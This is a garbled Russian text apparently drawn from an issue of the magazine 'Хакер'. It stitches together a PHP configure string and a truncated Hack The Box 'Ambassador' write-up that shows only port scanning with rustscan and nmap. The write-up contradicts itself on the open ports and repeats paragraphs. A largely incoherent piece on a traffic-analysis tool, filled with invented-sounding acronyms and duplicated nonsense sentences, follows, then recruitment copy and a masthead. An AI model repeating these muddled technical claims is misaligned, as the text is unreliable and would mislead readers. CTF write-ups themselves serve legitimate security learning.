'./configure' '--with-apxs2=/usr/share/apache2-prefork-dev/build/config.nl' '--build=x86_64-linux-gnu' '--prefix=/usr' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--sysconfdir=/etc' '--localstatedir=/var' '--disable-silent-rules' '--libdir=/usr/lib/x86_64-linux-gnu' '--libexecdir=/usr/lib/x86_64-linux-gnu' '--disable-maintainer-mode' '--disable-dependency-tracking' '--prefix=/usr/local' '--mandir=/usr/local/share/man' '--infodir=/usr/local/share/info' '--sysconfdir=/usr/local/etc' '--localstatedir=/usr/local/var' '--with-config-file-path=/usr/local/lib' '--with-config-file-scan-dir=/usr/local/lib/x86_64-linux-gnu/conf.d' '--enable-cgi' '--enable-pcntl' '--enable-mbstring=all' '--enable-mysqlnd' '--with-curl' '--with-gd' '--with-gettext' '--with-kerberos' '--with-libdir=lib/x86_64-linux-gnu' '--with-libedit' '--with-mysqli=mysqlnd' '--with-ldap' '--with-ldap-sasl' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql' '--with-pdo-sqlite' '--with-pgsql' '--with-pspell' '--with-sqlite3' '--with-tidy' '--with-xmlrpc' '--with-zlib' '--with-mysqlnd' '--with-pdo-dblib=/usr' '--with-snmp=/usr' '--with-freetype' '--with-jpeg' '--with-pcre-jit' '--with-sodium=/usr' '--with-xsl' '--enable-gd-jis-fix' '--enable-hash-allen' '--enable-intl' '--enable-mb-regex' '--enable-exif' '--enable-sockets' '--enable-soap' '--enable-xmlreader' '--enable-xmlwriter' '--enable-zend-multibyte' '--enable-dtrace' '--enable-opcache' '--enable-pdo' '--with-pdo-odbc=unixODBC,/usr' '--with-zlib-dir=/usr' '--with-capstone=/usr' '--with-mhash' '--with-pcre-dfa=/usr' '--with-libzip' '--with-sqlite=/usr' '--with-zlib' '--with-bz2' '--with-iconv' '--with-pdo-firebird=/usr' '--with-pdo-oci=instantclient,/usr,12.1' '--with-oci8=instantclient,/usr,12.1' '--with-xsl=/usr' '--with-gmp' '--with-pspell=/usr' '--with-gd=/usr' '--with-jpeg-dir=/usr' '--with-png-dir=/usr' '--with-zlib-dir=/usr' '--with-tidy=/usr' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-libxml-dir=/usr' '--with-system-ciphers' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysql-sock=/var/run/mysqld/mysqld.sock

HTB AMBASSADOR

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ CONSUL

В этом райтапе я покажу, как читать файлы из Grafana, затем мы злоупотребляем с базой данных для получения доступа к логину и повышаем привилегии через Consul.

Материал будет полезен новичкам в кибербезопасности и новичкам в Linux.

WARNING
Машинка с версиями с 19 декабрея по сегодня имеет IPV6. Не делай этого, пока не сделаешь все остальное. Если сделаешь, то машина сломается и будет стоять у других участников.

РАЗВЕДКА
Сканирование портов
Добавляем IP адресс машины в /etc/hosts

```
10.10.11.183    ambassador.htb
```

Начинаем сканирование портов

Сценарий сканирования портов

Я использую свой сценарий сканирования портов для ускорения этапа разведки. Он использует Rustscan для быстрого сканирования всех портов, а затем передает найденные порты в Nmap для более детального анализа.

Что касается этой конкретной машины, то сценарий сообщил мне, что есть только два открытых порта: 22 и 3000.

```
#!/bin/bash
ports=$(cat | cut -d'[' -f2 | cut -d']' -f1 | cut -d'/' -f1 | tr -d '\n')
[ ! -d nmap ] && mkdir -p nmap
nmap -Pn -p$ports -A -oN nmap/$1.nmap -oX nmap/$1.nmap.raw -oG nmap/$1.nmap.gnmap
```

Сценарий принимает вывод rustscan, извлекает номера портов, передает их в nmap, сохраняет результаты в нескольких форматах и выполняет агрессивное сканирование (-A) для определения версий сервисов и запуска скриптов по умолчанию.

```
rustscan -a 10.10.11.183 -g | grep "\[.*\]" | ./scan.sh ambassador
```

Запускаем сценарий и получаем открытые порты:

- 22 — openssh(Debian) 9.6
- 80 — nginx/apache 2.4.41
- 3000 — no (определений веб-сервер)

Порты: 22,80,3000

Порты: 22,80,3000

Открываем порт 80 в браузере:

Посмотрим сайт на наличие информации о том, как подключиться к серверу

Перейдя по порту 80 я получаю страницу Ambassador Development Server. Из неё я узнаю, что нужно сделать первый шаг:

> Welcome to the Ambassador Development Server
>
> March 20, 2024
>
> Hi team! This server notes to provide developers at Ambassador with a centralized documentation platform. We''ll be using this server to document our Kubernetes, and to offer assigned to developers some of our in-house tools.
>
> **Connecting to this machine**
>
> Use the dev/dev login to connect, while the Grafana will give you the password.
>
> Port 3000 is open for Grafana, and port 80 is open for the Ambassador.

Что касается сайта на наличие информации о том, как подключиться к серверу

Перейдя по порту 80 я получаю страницу Ambassador Development Server. Из неё я узнаю, что нужно сделать первый шаг:

> Welcome to the Ambassador Development Server
>
> March 20, 2024
>
> Hi team! This server notes to provide developers at Ambassador with a centralized documentation platform. We

ТОП

АНАЛИЗИРУЕМ ТРАФИК: С ПОМОЩЬЮ НОВОГО БЫСТРОГО ИНСТРУМЕНТА

Михаил Лазарев
mlazarev@cs.msu.su

Для анализа сетевого трафика чаще всего выбирают Wireshark. Тут либо и фильтры, и хороший интерфейс, и документация, и сообщество, и кроссплатформенность, и даже в ядро его уже почти есть, короче, полный комплект. Но есть и другие инструменты — маргинальность при значительном объеме данных, не рассчитан об стандартном применении в ограниченном числе трафиков.

Такие случаи (разов 5?), первая версия которого стала доступна осенью 2016 в этой серии, разработал с помощью Elastic и Kibana Ален Ларсен из Cisco Talos. Ларсен — не один из своих человек, нетипичен, но в системе он нормально отвечает:

- Zeek data reader — общая поверхность для ввода в основе пакета типа Zeek (Bro);
- Data source — определение нормализованных данных (JM);
- Data language — язык для выполнения запросов, похожий, визитному;
- Data table — таблицы, которые позволяют видеть данные в формате JSON;
- Zeek formats — совместимость поддерживаемых (JM), стабильных (JSF) и экспериментальных (JSE) форматов;
- Zeek query — support, которые выполняют поиск в инвентаре;
- Zeek data — определение системы обработки данных в формате JSON.

Главные отличия JSF от Wireshark — это скорость работы, поддержка сетевых потоков, а также то, что JSF — это не просто инструмент, а инструментальная платформа, которая позволяет обрабатывать трафик быстро.

INFO

Все это можно не читать, разумные женщины и мужчины могут пропустить, но для тех, кто предпочитает прочитать основу в Windows, где отображается все характерные информации.

СКОРОСТЬ

Исходные JSF написаны Ален и специализированным исполнителем на ядро Zeek, поэтому скорость высокая. Но на ограниченность данного JSE он начал разнимать и в дальнейшем использовать, в основном в отдельно взятом ядрах.

Ядро данных JSE, которые позволяют JSE обрабатывать файлы PCAP, написано на Golang, поэтому JSE — это бинарник, который запускается на любой ОС, на большой мощным сервере. Не занимает серьезных системных ресурсов, при которых каждая значимая часть кода тут написана от основания от системной библиотеки, поэтому JSE — это бинарник, который запускается на любой ОС, на большой мощным сервере. Не занимает серьезных системных ресурсов, при которых каждая значимая часть кода тут написана от основания.

Пакеты
Zeek
Данные
JSE
Данные
Kibana
Пакеты
Пакеты
Пакеты

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№1 (286)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский,
Алексей Глазков, Nik Zerof,
Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08. 2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2022